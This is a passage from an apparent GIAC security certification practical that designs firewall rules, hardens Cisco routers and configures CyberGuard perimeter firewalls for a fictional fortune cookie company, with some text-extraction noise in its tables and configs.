Customers of GIAC Enterprises (FCD) will also require access to the external DNS name server for domain name resolution. The perimeter firewalls will run a Simple Mail Transfer Protocol (SMTP) Proxy that will intercept all SMTP traffic for the fortunecookie.com domain and relay that mail to the internal Exchange server.

<u>Protocol</u>	Source	Destination	Comments
25/tcp	any external	210.56.47.11	SMTP Proxy
25/tcp	192.168.201.50	192.168.1.12	

53/udp	any external	210.56.47.12	DNS
53/tcp	any external	210.56.47.12	
80/tcp	any external	210.56.47.11	HTTP Proxy
80/tcp	192.168.200.20	192.168.200.23	
443/tcp	any external	210.56.47.11	SSL Proxy
443/tcp	192.168.200.20	192.168.200.23	

1.2.3 Suppliers

GIAC Enterprises (FCD) is supplied with its fortune cookie sayings from a small company called Fortunes-R-Us based out of Seattle, Washington. A new batch of fortune cookie sayings is uploaded to FTP-1 each Thursday. Each batch contains 100 new fortune cookie sayings. Due to the insecurities of the File Transfer Protocol (FTP) with regards to passing username and password credentials in the clear, the password for the suppliers FTP account is changed each week. The supplier is contacted via an encrypted e-mail each week with the new password. Additionally access to FTP-1 is restricted to the hours between 10:00am and 2:00pm Pacific Time on Thursdays only. Once the new batch of fortune cookie sayings has been received, it is transferred to the internal FTP server by means of a CD-R and the infamous sneaker-net.

<u>Protocol</u>	Source	Destination	Comments
20/tcp	210.56.47.11	211.109.5.10	FTP-Data
20/tcp	192.168.200.21	192.168.200.20	
21/tcp	211.109.5.10	210.56.47.11	FTP-Control
21/tcp	192.168.200.20	192.168.200.21	
25/tcp	any external	210.56.47.11	SMTP Proxy
25/tcp	192.168.201.50	192.168.1.12	
53/udp	any external 📃	210.56.47.12	DNS
53/tcp	any external 📣	210.56.47.12	

1.2.4 GIAC Enterprises (FCD) Partners

GIAC Enterprises (FCD) has partnered with a small company called Translators-R-Us based out of Rosarita, Mexico to translate and resell their fortune cookie sayings south of the border. A new batch of fortune cookie sayings is downloaded from FTP-2 each Tuesday. Each batch contains 100 new fortune cookie sayings to be translated and resold. Due to the insecurities of the File Transfer Protocol (FTP) with regards to passing username and password credentials in the clear, the password for the partners FTP account is changed each week. The partner is contacted via an encrypted e-mail each week with the new password. Additionally access to FTP-2 is restricted to the hours between 10:00am and 2:00pm Pacific Time on Tuesdays only. New batches are posted to FTP-2 from the internal FTP server each Tuesday morning by 8:00am Pacific Time with the use of a CD-R and the super high-tech sneaker-net.

<u>Protocol</u>	Source	Destination	<u>Comments</u>
20/tcp	210.56.47.11	211.169.12.26	FTP-Data
20/tcp	192.168.200.22	192.168.200.20	
21/tcp	211.169.12.26	210.56.47.11	FTP-Control
21/tcp	192.168.200.20	192.168.200.22	
25/tcp	any external	210.56.47.11	SMTP Proxy

25/tcp	192.168.201.50	192.168.1.12	
53/udp	any external	210.56.47.12	DNS
53/tcp	any external	210.56.47.12	

1.2.5 GIAC Enterprises (FCD) Employees

The employees for GIAC Enterprises (FCD) have numerous network access requirements. Any attempt to "lump sum" the requirements would not only leave room for something to be overlooked, but would also complicate the process of identifying legitimate requirements so that proper access control lists can be established. With the end state in mind of being able to produce clear and logical access control lists, the network access requirements for GIAC Enterprises (FCD) employees will be addressed from the view of the various network segments.

Internal Employees

All internal employees will have very little communication past the point of presence (POP) router with the exception of surfing the World Wild Web. With that in mind network access requirements for the internal employees (to include systems on the protected net) will be designated for traffic that must traverse the POP router.

Web content filtering will be performed by Symantec Web Security running on a Windows 2000 Server with Service Pack 4 installed (192.168.1.15). The Exchange server will provide GIAC Enterprises (FCD) with mail services. Directory Replication will be established with the GIAC Enterprises (HQ) mail server via an X.400 connector. This traffic will traverse a VPN tunnel between the GIAC Enterprises (FCD) perimeter firewalls and the GIAC Enterprises (HQ) perimeter firewalls.

DNS name resolution for the protected net will be handled by the internal name server. The internal name server will forward any unresolved queries to the internal interface of the perimeter firewall. All hosts on the protected net will communicate with the Intrusion Prevention System (IPS) manager located on the management net via port 443/tcp.

NTP-2 will poll NTP-1 for Network Time Protocol (NTP) updates via port 123/udp. The internal FTP server and the point of presence (POP) router will send configured syslog messages to the syslog server located on the management net. All hosts on the protected net will be permitted to ping the internal interface of the firewall for troubleshooting purposes.

<u>Protocol</u>	Source	Destination	Comments
25/tcp	192.168.1.12	any external	SMTP Proxy
53/udp	192.168.1.10	192.168.201.50	DNS
53/tcp	192.168.1.10	192.168.201.50	
80/tcp	192.168.1.15	192.168.100.29	HTTP Proxy
80/tcp	192.168.1.14	192.168.201.50	
102/tcp	192.168.1.12	192.168.10.69	encrypted DirRep
123/udp	192.168.1.11	192.168.100.28	NTP
443/tcp	192.168.1.0/24	192.168.100.29	IPS Manager
443/tcp	192.168.1.14	192.168.201.50	HTTP Proxy

443/tcp	192.168.1.15	192.168.100.29	SSL Proxy
514/udp	192.168.1.13	192.168.100.27	syslog
514/udp	192.168.201.53	192.168.100.27	
echo/icmp	192.168.1.0/24	192.168.201.50	

Security Staff

The security staff of GIAC Enterprises (FCD) will use the Intrusion Prevention System (IPS) manager to control the policies that are configured on the Cisco Security Agents via port 443/tcp.

The Secure Shell (SSH) client located on the management net will be used to provide secure remote management of the perimeter firewalls. SSH access to the perimeter firewalls has been moved from the standard port of 22/tcp to a non-standard port of 6384/tcp. Ping traffic will be permitted from the SSH client to the perimeter firewalls and from the SSH client to the point of presence (POP) router to facilitate troubleshooting.

Ping traffic will be permitted from the management firewall to the perimeter firewalls to facilitate troubleshooting.

Traffic that does not leave the management net has been omitted.

<u>Protocol</u>	Source	Destination	Comments
443/tcp	192.168.100.29	192.168.1.0/24	IPS Manager
443/tcp	192.168.100.29	192.168.200.21	IPS Manager
443/tcp	192.168.100.29 🐚	192.168.200.22	IPS Manager
443/tcp	192.168.100.29	192.168.200.23	IPS Manager
6384/tcp	192.168.100.25	192.168.201.50	SSH
echo/icmp	192.168.100.25	192.168.201.50	
echo/icmp	192.168.100.25	192.168.201.53	
echo/icmp	192.168.201.51	192.168.201.53	

Network Devices

There are still other network access requirements that need to be addressed that are required for management of the network. The following listed requirements are requirements that are not prompted by the actions of employees of GIAC Enterprises (FCD) so to speak, but are prompted by the configuration of the various network devices. Traffic that does not leave the management net has been omitted.

Both the perimeter firewalls and the management firewall will archive their log files and store their configurations on FTP-3. The internal interface of the perimeter firewalls will function as a secondary name server to the internal DNS name server located on the protected network and will be required to perform zone transfers via port 53/tcp.

Both the perimeter firewalls and the management firewall will utilize NTP-1 as their NTP time server. FTP-1, FTP-2, the web server and the service net switch will

Assignment 1 – Security Architecture

utilize the POP router as their NTP time server. The POP router and the internal switch will utilize NTP-2 as their NTP time server.

The perimeter firewalls will send syslog messages to the syslog server located on the management net at 192.168.100.26. FTP-1, FTP-2 and the web server on the service net will send syslog messages to the syslog server at 192.168.100.27.

<u>Protocol</u>	Source	Destination	Comments
20/tcp	192.168.100.24	192.168.201.50	FTP-Data
20/tcp	192.168.100.24	192.168.100.20	
21/tcp	192.168.201.50	192.168.100.24	FTP-Control
21/tcp	192.168.100.20	192.168.100.24	
53/udp	192.168.201.50	192.168.1.10	SOA Query
53/tcp	192.168.201.50	192.168.1.10	DNS AXFR
123/udp	192.168.201.50	192.168.100.28	NTP
123/udp	192.168.101.20	192.168.100.28 🔍	
123/udp	192.168.200.21	192.168.201.53	
123/udp	192.168.200.22	192.168.201.53	
123/udp	192.168.200.23	192.168.201.53	
123/udp	192.168.200.24	192.168.201.53	
123/udp	192.168.1.1	192.168.1.11	
123/udp	192.168.1.2	192.168.1.11	
514/udp	192.168.201.50	192.168.100.26	syslog
514/udp	192.168.200.21	192.168.100.27	
514/udp	192.168.200.22	192.168.100.27	
514/udp	192.168.200.23	192.168.100.27	
-			

1.2.6 GIAC Enterprises (FCD) Sales Force

Any users that require external connectivity to the internal network always raise a ton of security concerns. Are they using a work system or a personal system for access? If it is a work system, how often do you have access to it to maintain the software updates, virus definitions, and security configurations? If it is a personal machine, how in the world do they expect you to do anything to make it secure since you don't own it? You quickly come to the same determination we all prefer... "They don't need no stinking e-mail". ;-) Then along comes the boss to snap us back from our dream world to let us know that they in fact do need the e-mail and our job is to find a way for them to get it. With that in mind, and the small fact that the boss writes the checks, we have come up with an option to solve our dilemma.

Since GIAC Enterprises (FCD) is a small division, there are no requirements for teleworkers that require access to the GIAC Enterprises (FCD) network from home. However, there is a mobile sales force that are true road warriors and do have remote access requirements. The mobile sales force is normally gone for 2 to 3 days at a time. GIAC Enterprises (FCD) has purchased 6 Dell Laptops for use by the mobile sales force. While there are only 3 members to the mobile sales force, the extra laptops allow the security staff to keep an updated machine on hand for the mobile sales force to use while also allowing the security staff to work on updated configurations and investigate potential intrusions of the laptops.

Each laptop is running Windows 2000 Professional with Service Pack 4. All security patches for Windows 2000 Professional have been installed as of April 7th, 2004. Any services that are not required have been disabled and the corresponding executables have been removed where applicable. Norton Internet Security 2004 Professional has been installed on the laptops to provide for anti-virus protection, personal firewall protection, personal intrusion detection, and web content filtering. All security configurations and software updates will be applied prior to the security staff issuing a laptop to a member of the mobile sales force.

GIAC Enterprises (FCD) has made special arrangements with their Internet Service Provider (ISP) to aid in accommodating the needs of the mobile sales force. The mobile sales forces will dial-in to the Remote Access Server (RAS) of the ISP while they are on the road. GIAC Enterprises (FCD) has reserved 3 static IP address assignments for the mobile sales force to utilize.

The mobile sales force will establish a Virtual Private Network (VPN) connection with the exterior interface of the GIAC Enterprises (FCD) perimeter firewalls. The mobile sales force laptops will be authenticated with the perimeter firewalls through a shared secret key that will be changed each time a laptop is issued to a member of the mobile sales force. Each mobile sales force laptop will have a different shared secret key of at least 96 characters.

This VPN connection will be utilized to access files located on the internal FTP server. While on the road the members of the mobile sales force will have their local mail accounts configured to forward to another "on-the-road" mailbox located on the internal mail server. This mail can be retrieved from the "on-the-road" mailbox via Post Office Protocol version 3 (POP3). Ping traffic will be permitted from the mobile sales force laptops to the external interface of the GIAC Enterprises (FCD) perimeter firewalls to facilitate troubleshooting of the VPN connection.

Web surfing and Domain Name System (DNS) name resolution requirements will be handled by the ISP. The mobile sales force will be able to send mail via the Simple Mail Transfer Protocol (SMTP) through the ISP mail server. This configuration allows the mobile sales forces to send and receive mail while on the road without any noticeable difference to any one they are communicating with.

Protocol 🤝	Source	Destination	Comments
50/ip 🕜	210.56.47.18	210.56.47.11	ESP
50/ip	210.56.47.19	210.56.47.11	ESP
50/ip	210.56.47.20	210.56.47.11	ESP
500/udp	210.56.47.18	210.56.47.11	ISAKMP
500/udp	210.56.47.19	210.56.47.11	ISAKMP
500/udp	210.56.47.20	210.56.47.11	ISAKMP
20/tcp	192.168.1.13	210.56.47.18	FTP-Data
20/tcp	192.168.1.13	210.56.47.19	
20/tcp	192.168.1.13	210.56.47.20	
21/tcp	210.56.47.18	192.168.1.13	FTP-Control
21/tcp	210.56.47.19	192.168.1.13	

Assignment 1 – Security Architecture

21/tcp	210.56.47.20	192.168.1.13	POP3
110/tcp	210.56.47.18	192.168.1.12	
110/tcp	210.56.47.19	192.168.1.12	
110/tcp	210.56.47.20	192.168.1.12	encrypted
echo/icmp	210.56.47.18	210.56.47.11	
echo/icmp	210.56.47.19	210.56.47.11	
echo/icmp	210.56.47.20	210.56.47.11	

1.2.7 GIAC Enterprises Headquarters (HQ)

GIAC Enterprises (HQ) will utilize the Central Management feature of the CyberGuard firewall product line to remotely monitor the configured alerts on the GIAC Enterprises (FCD) perimeter firewalls. The Central Management function will allow GIAC Enterprises (HQ) to monitor the status of the perimeter firewalls throughout all divisions of GIAC Enterprises for emerging trends or potential problems.

The Central Management function utilizes ports 21000-21003/tcp for communications with the Firewall Manager and that traffic is symmetrically encrypted through the use of the Data Encryption Standard (DES), Triple DES (3DES), or CAST-128 encryption algorithms. Since Central Management does not provide for an automatic rotation of the encryption keys, Central Management traffic will be directed across a Virtual Private Network (VPN).

This VPN will be established between the GIAC Enterprises (FCD) perimeter firewalls and the GIAC Enterprises (HQ) perimeter firewall. The VPN peers will be authenticated using X.509 Public Key Infrastructure (PKI) certificates. This is accomplished through the use of the Internet Security Association Key Management Protocol (ISAKMP) during Phase 1 of the Internet Protocol Security (IPSec) process. Phase 1 negotiations are conducted via port 500/udp, which is often referred to as Internet Key Exchange (IKE) even though there is more to Phase 1 than just the IKE negotiations. Phase 2 of the IPSec process will also be negotiated via port 500/udp.

Encapsulating Security Payload (ESP) will be utilized to ensure the confidentiality of the Central Management. ESP uses IP protocol number 50 (50/ip). Ping traffic will be permitted from GIAC Enterprises (HQ) perimeter firewalls to GIAC Enterprises (FCD) perimeter firewalls to facilitate troubleshooting of the VPN connection.

Protocol	Source	Destination	<i>Comments</i>
50/ip	210.56.1.11	210.56.47.11	ESP
500/udp	210.56.1.11	210.56.47.11	ISAKMP
21000/tcp	210.56.1.11	210.56.47.11	encrypted
21001/tcp	210.56.1.11	210.56.47.11	encrypted
21002/tcp	210.56.1.11	210.56.47.11	encrypted
21003/tcp	210.56.1.11	210.56.47.11	encrypted
echo/icmp	210.56.1.11	210.56.47.11	encrypted

2. Assignment 2 – Security Policy and Tutorial

This section will focus on the security policies for the routers (screening and point of presence), perimeter firewalls and virtual private networks (VPNs) of GIAC Enterprises (FCD). A tutorial will also be included on implementing a VPN on a CyberGuard FireStar 500 firewall.

2.1 Screening Router Security Policy

Cisco routers do not always display the full configuration depending on the IOS version that is being used. Any configurations that are not displayed by the use of the **show configuration** command will be displayed in *italics*. Any comments will be displayed in blue. The configuration is NOT shown in the normal order as shown with the **show configuration** command; it has been adjusted to group like concepts together.

2.1.1 Basic Configuration

```
Current configuration : 14468 bytes
!
version 12.1
no service single-slot-reload-enable
service timestamps debug uptime
service timestamps log uptime
service compress-config
                                   ! Compress config to make room for ACLs
1
hostname GIAC-FCD-Screen
enable secret 5 ***** Password Omitted *****
username FCD password 7 ***** Password Omitted ***** ! Local user/password
1
clock timezone PST -8
clock summer-time PDT recurring
ip subnet-zero
```

2.1.2 Restricting Router Access

Administrative access to the screening router will be limited to direct console access only. The default console speed has been changed from 9600 baud to 115200 baud to facilitate faster loading of the complex access control lists that are used. Idle sessions for the console port will be closed after 5 minutes.

All AUX, VTY and HTTP access have been disabled. The **login local** command forces the use of a local username/password while the **no password** command removes the use of passwords on that line. This effectively disables the line. Note: The use of the **no login** command would grant access WITHOUT being prompted for a password. The **exec-timeout 0 1**, **no exec** and **transport input none** commands are recommended by the NSA for redundancy.

```
line con 0
exec-timeout 5 0
logging synchronous
login local
speed 115200
!
line aux 0
exec-timeout 0 1
login local
no password
no exec
!
line vty 0 4
exec-timeout 0 1
login local
no password
no exec
!
line vty 0 4
exec-timeout 0 1
login local
no password
no exec
!
line vty 0 4
exec-timeout 0 1
login local
no password
no exec
!
line vty 0 4
exec-timeout 0 1
login local
no password
no exec
!
line vty 0 4
exec-timeout 0 1
login local
no password
no exec
!
line vty 0 4
login local
no password
login local
```

2.1.3 Disabling/Enabling Services

There are a number of services (chargen, echo, finger, etc.) that are disabled by default on a Cisco router that may or may not show up in the configuration as disabled. It is better to disable these services out of habit vice spending the time to learn the subtle changes from one IOS version to the next. This practice also makes auditing of our router configurations easier when we are conducting a paper audit.

```
service password-encryption
no ip domain-lookup
no ip bootp server
no cdp run
no ip source-route
no service tcp-small-servers
no service udp-small-servers
no ip finger
no service finger
no service finger
no service config
no boot network
no service pad

! Obscures passwords with Vigenere Cipher
! Disable DNS lookups from router
! Disable BOOTP
! Disable BOOTP
! Disable BOOTP
! Disable Scurce routed packets
! Disable source routed packets
! Disable small services
! Disable small services
! Disable small service
! Disable finger service
! Disable finger service
! Disable finger service
! Disable use of DNS name server
! Disable autoloading configurations
! Disable TFTP boot configuration
! Disable PAD services
!
```

2.1.4 Configuring & Hardening Interfaces

There are a number of interface functions that are disabled by default on a Cisco router that may or may not show up in the configuration as disabled. There are other functions that are enabled by default but should be disabled in the security architecture to add to the security of the router. It is better to disable these functions out of habit vice spending the time to learn the subtle changes from one IOS version to the next. This practice also makes auditing of our router configurations easier when we are conducting a paper audit.

```
interface FastEthernet0/0
  description ***** Connection to Perimeter Firewalls *****
  ip address 210.56.47.10 255.255.255.248
 ip access-group outgoing-20040211 in ! Egress filtering
 no mop enabled
                                         ! Unused protocol
                                       ! Scanning countermeasure
! Gateway discovery countermeasure
 no ip unreachables
 no ip proxy-arp
 speed 100
 full-duplex
L
interface Serial0/0
  description ***** Connection to ISP *****
  ip address 210.56.47.2 255.255.255.252
 ip access-group incoming-20040211 in  ! Ingress filtering
ip access-group exiting-20040211 out  ! Egress filtering
no ip redirects
                                  ! Disable sending ICMP redirects
! Prevent Smurf amplifier
! Network redirect
 no ip redirects
 no ip directed broadcasts
                                         ! Network mapping countermeasure
 no ip mask-reply
                                        ! Unused protocol
! Scanning countermeasure
 no mop enabled
 no ip unreachables
 no ip proxy-arp
                                         ! Gateway discovery countermeasure
 encapsulation ppp
 ntp disable
1
interface FastEthernet0/1
 no ip address
                                           ! Administratively disabled
 shutdown
 duplex auto
 speed auto
interface Serial0/1
 no ip address
  shutdown
                                          ! Administratively disabled
```

2.1.5 Warning Banner

Warning Banners should not be thought of as technical protection but rather be thought of as legal protection. The following warning banner is the standard warning banner for all GIAC Enterprises information technology (IT) systems. It was developed with input from GIAC Enterprises Legal Department to address the following areas:

- Authorized Users Only
- Official Work
- No Expectation of Privacy
- All Access and Use may be Monitored and/or Recorded
- Results may be Provided to Appropriate Officials
- Use Implies Consent

banner login ^C					
*****	*******	*******	* * * * * * *	* * * * * * * * * * * * *	*****
* * * * *	WARNING AND	CONSENT	LOGON	BANNER	* * * * *

This is a GIAC Enterprises computer system. This computer system, including all related equipment, networks and network devices (specifically including Internet access), are provided only for authorized GIAC Enterprises use. GIAC Enterprises computer systems may be monitored for all lawful purposes, including to ensure that their use is authorized, for management of the system, to facilitate protection against unauthorized access, and to verify security procedures, survivability and operational security. Monitoring includes active attacks by authorized GIAC Enterprises entities to test or verify the security of this system. During monitoring, information may be examined, recorded, copied and used for authorized purposes. All information, including personal information, placed on or sent over this system may be monitored. Use of this GIAC Enterprises computer system, authorized or unauthorized, constitutes consent to monitoring of this system. Unauthorized use may subject you to criminal prosecution. Evidence of unauthorized use collected during monitoring may be used for administrative, criminal or adverse action. Use of this system constitutes consent to monitoring for these purposes.

^C

2.1.6 Restricting Traffic Flow

The implementation of packet filters can be critical to the protection of a network. The order of these rules is critical as well. An access control list (ACL) is read from top to bottom and it processes the first match that is found (permit or deny). Care must also be taken to account for return traffic (responses) when implementing ACLs. We have taken a default deny stance; all traffic is denied unless it is specifically required. The full ACL entries can be found in Appendix D.

We utilize extended named ACLs. This allows us to use a naming standard that includes the date the ACL was developed. When a new ACL is being implemented; care must be taken to ensure the system is not left exposed, even for a second. The new ACL is transferred to the router; then applied to the appropriate interface WITHOUT removing the old ACL first. This method replaces the old ACL with the new ACL immediately; without leaving the router exposed.

Ingress Filtering

Ingress filtering is done to ensure traffic that should not be entering our network is not even allowed to access the firewall. This is performed by applying an extended ACL to all incoming packets on the Serial 0/0 interface. Additionally we can deny any packets claiming to have come from a reserved address or our own addresses. BGP routing updates are first due to everything else depending on knowing where it must go for a given destination. Next is the VPN traffic. Since the VPN traffic is already experiencing a delay due to the encryption process, it comes next on the list to reduce the delay as much as possible. Next is any traffic that comes from a known source destined for a known source. Ping traffic has been permitted between the ISP router and the screening router/perimeter firewalls. Any IP packet with a source address from the 210.56.47.8/29 network or any IANA reserved network is denied next. These should be listed before any entries using the any keyword to ensure no loopholes exist in the ACL. We normally insert deny rules for hosts or networks that have demonstrated malicious activity against GIAC Enterprises in the past as directed by GIAC Enterprises (HQ). Those entries have been omitted here due to space requirements. Traffic that could come from any source is last. This is typically DNS, SMTP and HTTP/HTTPS traffic. All entries ensures that the client side of the communication is using an ephemeral port (gt 1023) to ensure that the ACLs are as restrictive as possible, without sacrificing functionality. The last line of the ACL is an implicit deny all. While this line is assumed it is manually entered to aid in conducting paper audits of the router as well as to allow the router to keep statistics on matches with the last line.

Egress Filtering

Egress filtering is done to ensure that no traffic leaves our network that is not permitted as well as providing a backup to the firewall. This is performed by applying an extended ACL to all incoming packets on the FastEthernet 0/0 interface. A second extended ACL is applied to all outgoing packets on the Serial 0/0 interface. This second ACL is used to ensure that the router is not capable of sending out packets that are not authorized. We deny any packets destined to a reserved address or our own addresses, as well as blocking all packets that claim to have originated from an IP address we do not own. Two ACLs are required for strong security since the types of traffic permitted to each side of the router is different.

Exiting the Router (exiting-20040211 ACL)

This ACL is applied to all outgoing packets of the Serial 0/0 interface. BGP routing updates are first due to everything else depending on knowing where it must go for a given destination. Next is the VPN traffic. Since the VPN traffic is already experiencing a delay due to the encryption process, it comes next on the list to reduce the delay as much as possible. Next is any traffic that comes from a known source destined for a known source. Ping traffic has been permitted between the ISP router and the screening router/perimeter firewalls.

Any IP packet with a destination address from the 210.56.47.8/29 network or any IANA reserved network is denied next. These should be listed before any entries using the **any** keyword for destination to ensure no loopholes exist in the ACL. We normally insert deny rules for hosts or networks that have demonstrated malicious activity against GIAC Enterprises in the past as directed by GIAC Enterprises (HQ). Those entries have been omitted here due to space requirements. Traffic that could be destined for any source is last. This is typically DNS, SMTP and HTTP/HTTPS traffic. All entries ensures that the client side of the communication is using an ephemeral port (gt 1023) to ensure that the ACLs are as restrictive as possible, without sacrificing functionality. The last line of the ACL is an implicit deny all. While this line is assumed it is manually entered to aid in conducting paper audits of the router as well as to allow the router to keep statistics on matches with the last line.

Entering the Router (outgoing-20040211)

This ACL is applied to all incoming packets of the FastEthernet 0/0 interface. Network Time Protocol (NTP) traffic is first due to the importance of having an accurate time. Next is the VPN traffic. Since the VPN traffic is already experiencing a delay due to the encryption process, it comes next on the list to reduce the delay as much as possible. Next is any traffic that comes from a known source destined for a known source. Ping traffic has been permitted between the ISP router and the screening router/perimeter firewalls.

Any IP packet with a destination address from the 210.56.47.8/29 network or any IANA reserved network is denied next. These should be listed before any entries using the **any** keyword for destination to ensure no loopholes exist in the ACL. We normally insert deny rules for hosts or networks that have demonstrated malicious activity against GIAC Enterprises in the past as directed by GIAC Enterprises (HQ). Those entries have been omitted here due to space requirements. Traffic that could be destined for any source is last. This is typically DNS, SMTP and HTTP/HTTPS traffic. All entries ensures that the client side of the communication is using an ephemeral port (gt 1023) to ensure that the ACLs are as restrictive as possible, without sacrificing functionality. The last line of the ACL is an implicit deny all. While this line is assumed it is manually entered to aid in conducting paper audits of the router as well as to allow the router to keep statistics on matches with the last line.

Established Keyword Usage

Some network administrators will use the **established** keyword to speed up the processing of "legitimate" traffic. (**permit tcp any any established**) While this does speed up the processing of the corresponding traffic, it also creates a security hole. You must be fully aware of what this keyword does if you decide to use it. ACLs make their matching decisions based on static packet filtering, or simply looking at the bits in the TCP header in this case. The use of the **established** keyword causes the ACL to check the packet to ensure the ACK bit has been turned on in the TCP header. This means that the use of the the entry **permit tcp any any established** will allow ACK scans to be performed all day long. It is crucial to remember that the TCP header is nothing more than a bunch of bits, and those bits can be changed to reflect any value (even ones you "should" not see).

2.1.7 Routing Configuration

Border Gateway Protocol (BGP) version 4 only exchanges routes with the configured neighbors. However, a crafted packet could make malicious changes to the routing tables. To counteract this threat, we will utilize authentication between the BGP speakers.

```
router bgp 1369
bgp log-neighbor-changes
network 210.56.47.0 mask 255.255.255.252
network 210.56.47.8 mask 255.255.255.248
neighbor 210.56.47.1 remote-as 666
```

```
neighbor 210.56.47.1 password 7 ***** Password Omitted *****
!
ip classless
ip route 0.0.0.0 0.0.0.0 210.56.47.1 ! Default route
```

2.2 Perimeter Firewall Security Policy

One of the nicest features of the CyberGuard firewall is its ease of configuration. Loading the CyberGuard firewall is accomplished with the use of a Ghost clone disk that is pre-built and hardened. The Graphical User Interface (GUI) makes complex rules easy to create and manipulate. Additionally, when you click the **Save** button in a window, the rules are checked in that window as well as any other affected window. This reduces the chance of configuration errors due to conflicting rules.

The configuration of the perimeter firewall will be grouped by sections that compliment each other. When a SmartProxy configuration is covered, the corresponding packet-filtering rules will be covered at the same time to show the what rules were made by the firewall or how those rules were modified for our configuration.

2.2.1 Date & Time

Without accurate time across your security and network components, it is impossible to reconstruct the events prior to and after an event. The system time of the firewall is set to the local time zone, Pacific Standard Time (PST), to make it easier on the security staff of GIAC Enterprises (FCD). The system time was validated immediately after the firewall was imaged.

5 [®] Date and Time (gate1.fortu	necookie.co	m:cg1)			_ 0
Save Revert	Close <u>W</u> ind	low			?
Time Setup NTP Setup					
Date and Time					
Month, Day, Year		Hour, M	1in, Sec		TZ
February 26 2004		17 4	1 41		PST
			-		4-hour clock
Set System Timo	Show <u>Currer</u>	it Tinie		🖌 A	uto update
Timo Zono					
Time Zone					
Zone	Offset	DST	Format	Rule	
Zone US/Pacific	- 8:00	yes	P*T	Rule PST8PDT	Z
Zone					7
Zone US/Pacific	- 8:00	yes	P*T		T T
Zone US/Pacific US/Pacific-New	- 8:00	yes	P*T		
Zone US/Pacific US/Pacific-New Selection [PST8PDT	- 8:00	yes	P*T		4 4
Zone US/Pacific US/Pacific-New Selection	- 8:00	yes	P*T		<u>д</u>
Zone US/Pacific US/Pacific-New Selection [PST8PDT	- 8:00	yes	P*T		
Zone US/Pacific US/Pacific-New Selection [PST8PDT	- 8:00	yes	P*T		

The perimeter firewall is configured to query NTP-1 located on the management network at 04:00 am each day to synchronize the system time of the perimeter firewall.

5 ^a Date and Time (gate1.fortunecookie.com:cg1)	
Save Reveit Close Window	?
Time Setup NTP Setup	
Time To Set Date/Time	
) Never	
Daily	
⊖ Weekly Sun =	
) Monthly 01 =	
Hour, Minute	
Time of Day 04 - 00 -	
NTP Servers	
Server	
192.168.100.28	
Show Editor Insert Cuplicale Creiete 🔶	
NTP Setup	≻

2.2.2 Network Interfaces

The perimeter firewall is configured with a node name of gate1 and a domain name of fortunecookie.com. Interface dec0 is configured as an external interface with an IP address of 210.56.47.11/29 and a hostname of outside.fortunecookie.com. Interface dec1 is configured as an internal interface with an IP address of 192.168.200.20/28 and a hostname of dmz.fortunecookie.com. Interface dec2 is configured as an internal interface with an IP address of 192.168.201.50/28 and a hostname of inside.fortunecookie.com. Interfaces eeE0 and eeE1 are configured as heartbeat interfaces and are therefore automatically configured with hostnames and IP addresses.

Network Int	Network Interfaces (gate1.fortunecookie.com:cg1)						
••• Save							
Interfaces	Aggregates						
System Node	e Name	jate1					
Registered D	omain Name ႃ	ortuned	cookie.com				
Interface ⁻	Туре		Host Name	IP Address	Sub-Network Mask	Speed/Duplex	
dec0	External		joutside.fortunecooki	ž210.56.47.11	ž255.255.255.248	Default 🖃	
dec1	Internal	=	Jdmz.fortunecookie.ci	J192.168.200.20	ž255.255.255.240	Default 🖃	
dec2	Internal		jnside.fortunecookie	192.168.201.50	ž255.255.255.240	Default 🗖	
dec3	Disabled		(yber)			Default 🗖	
eeE0	Heartbeat		jcg1hb4	10.10.10 <u>.</u> 1	ž255.255.255.0		
eeE1	Heartbeat		jcg1hb5	<u>10.10.11.1</u>	ž255.255.255.0		
	↓ Interfaces >						

2.2.3 Secure Shell

Secure Shell (SSH) is enabled on the inside interface of the perimeter firewall and is configured to utilize a non-standard port of 6384/tcp. Forwarding of X sessions is enabled to allow the use of the GUI through an SSH session.

🕫 Secure Shell - SSH (gate1.fortunecookie.com:cg1)
Save Bevert Lise Close Window
Setup Clients
✓ Enable Secure Shell Server
Listener Interface
🔄 outside.fortunecookie.com (210.56.47.11) 🛛 🔽 inside.fortunecookie.com (192.168.201.50)
dmz.fortunecookie.com (192.168.200.20)
- Miscellaneous
Forward X Sessions 🖌 Defaults
Maximum Number of Sessions 164
Port Number 16384
Password Guesses 3
↓ Setup >

The only authorized SSH client of the perimeter firewall is the SSH client located on the management network with an IP address of 192.168.100.25.

5° Secure Shell - SSH (gate1.fortunecookie.com:cg1)	_ 🗆 🔀
Save Revert Use Close Window	?
Setup Clients	
Client Name	
192.168.100.25	
Show Editor Insert Cuplic ale Cretete Find	
⊲ Clients	

A packet-filtering rule is automatically created by the firewall permitting traffic from 192.168.100.25, the SSH client located on the management network, to interface dec2 on port 6384/tcp. Replies have not been enabled since responses are expected for TCP traffic.

5° Pa	cket-Filte	ring Rules (g	ate1.fortunecookie	.com:cg1)			_ 🗆 🔀
÷	<u>S</u> ave	<u>R</u> evert	Use View E	Expanded Rules Close <u>V</u>	/indow		?
	Туре	Service	Packet Origin	Packet Destination	Options		
****	 permit End of S End of a This den 	6384/tcp ecure Shell ru utomatically ge		dec2_IPADDRESS e.	₿ <i>9</i> -		Δ
	deny	ALL	EVERYONE	EVERYONE	🖹 ≒ 🗩		Å
S	ihow <u>E</u> ditor	<u>In</u> ser	t <u>Crupicale</u>	Out Opv Past	e Cretete	÷.	<u>F</u> ind

2.2.4 Save and Restore

The perimeter firewall is configured to save its active configuration via File Transfer Protocol (FTP) to FTP-3 located on the management network. The configurations are saved to the /perimeter/configs directory and are encrypted with the use of an encryption key.

5" Save and Restore (gate1.fo	rtunecookie.com:cg1)	
Revert Close Wir	idow	?
Save Restore Scho	edule Log	
Save From		1
Active configuration		
Configuration archives		
🔵 Local system	Chectory/File	i
Save To		
🔿 Local system	Chectory/File	ź 紫矾素的 紫安紫的紫矾紫矾紫矾
🖲 Remote system	Directory/File	✓ Ĭ%f.%n.%y%m%d%H%M
	Remote Host jtp-3	
	Remote User firewalľ	Remote Password
		Confirm Password
🔵 Removable media	🖲 Таре Duve 1	
- Encryption		
Use encryption	Encryption key	_
	Confirm key	
		Schedule New Save Job Save Now
		⊲ Save >

The perimeter firewall will save its active configuration every night at 12:15 am.

🗵 View Schedule Details								
 Run regularly as scheduled Run only once 				— Time – Hour	<u>ž</u> oo	Minute	<u>15</u>	
Months	Days —							
🔄 Jan 🔄 Jul	🖌 Sun	🖌 Mon	🖌 Tue	🖌 Wed	🖌 Thu	🖌 Fri	🖌 Sat	
